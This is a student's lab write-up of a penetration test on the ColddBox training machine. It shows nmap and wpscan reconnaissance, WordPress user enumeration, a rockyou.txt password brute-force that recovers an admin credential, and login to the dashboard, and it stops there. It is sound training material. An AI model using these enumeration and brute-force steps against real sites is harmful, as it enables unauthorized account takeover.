Minor Project

Name – Vaibhav Yadav

Project - Pentesting on Coldbox


Methods -

- Netdiscover Scanning
- Nmap Scanning
- Enumeration / Reconnaissance
- Password Bruteforcing
- Wpscan
- Uploading a Reverse Shell
- Privilege Escalation

Steps for Solving the Machine -

Step 1 -

Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.




ColddBoxEasy_IV
Powered Off

kali-linux-2023.1-virtualbox-am...
Powered Off

```
General
Name:              ColddBoxEasy_IV
Operating System:  Ubuntu (64-bit)

System
Base Memory:   1024 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  Nested Paging, PAE/NX, KVM
               Paravirtualization

Display
Video Memory:           16 MB
Graphics Controller:    VMSVGA
Remote Desktop Server:  Disabled
Recording:              Disabled

Storage
Controller: IDE
  IDE Secondary Device 0:   [Optical Drive] Empty
Controller: SATA
```


Step 2 -

Turn on the virtual machines and make sure they are connected to the internet.



```
Ubuntu 16.04.7 LTS ColddBox-Easy tty1
ColddBox-Easy login: _
```


Above is the Image of coldbox virtual machine



Above is the Image of kali linux virtual machine

Step 3 -


Now open a terminal in kali linux and type the ‘ifconfig’ command to verify your ip address.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::356d:aabc:e7a4:da3e  prefixlen 64  scopeid 0×20<link>
        inet6 2401:4900:1c3d:7a0b:3cc6:fcb0:7836:6cc5  prefixlen 64  scopeid
0×0<global>
        ether 08:00:27:c7:e1:36  txqueuelen 1000  (Ethernet)
        RX packets 13  bytes 2096 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 4333 (4.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

Step 4 -

Now use the ‘netdiscover’ command to get the ip address of the target machine.




```
 Currently scanning: 192.168.14.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________

 192.168.1.7     08:00:27:4f:9b:63      1      60  PCS Systemtechnik GmbH
 192.168.1.15    f4:a4:75:f6:18:50      1      60  Intel Corporate
```

From here we can see that the ip address of the target machine is 192.168.1.7


Step 5 -

Perform ‘NMAP’ scan for the ip address you found.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.1.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 07:02 EDT
Nmap scan report for 192.168.1.7
Host is up (0.00023s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:4F:9B:63 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

To gather further information through scanning use this command: ‘nmap -sC -sV -p- 192.168.1.7’




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -p- 192.168.1.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 07:07 EDT
Nmap scan report for 192.168.1.7
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
MAC Address: 08:00:27:4F:9B:63 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.44 seconds
```

With this additional scan we found 2 ports - 80 and 4512.

Step 6 -


Go to your browser and type in the ip address of the target, to see the webpage that is hosted by the target machine.



The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!


If you look closely, you will find a login option for this page.



From this we can make out that this page is hosted on wordpress.


Step 7 -

Run ‘wpscan’ on the url of the webpage



```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.1.7/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.7/ [192.168.1.7]
[+] Started: Wed Apr 26 07:12:21 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.7/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.7/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.7/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.7/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
 |  - http://192.168.1.7/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</genera
tor>
```

With this normal scan may not find anything major, but if we can try out luck with username enumeration.




```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

As you can see with this scan, we found 3 usernames: c0ldd, hugo, philip.

Step 8 -

Now that we have found some usernames, we can try brute forcing the username with some known password from ‘rockyou.txt’.




```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==============================

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
Trying hugo / manchesterunited Time: 00:00:52 <
```

So, we found a password match for the username c0ldd which is 9876543210.

Step 9 -

Now go to the login page of the webpage and try putting this username and password and see if we can login or not.




Username: c0ldd

Password: ●●●●●●●●●●

☑ Remember Me

Now if you click on login, you will find out you have logged in successfully and you will be taken to the admin dashboard.



Dashboard ‹ ColddBox — W

192.168.1.7/wp-admin/

WordPress 6.2 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

WordPress 4.1.31 running Twenty Fifteen theme.
Search Engines Discouraged

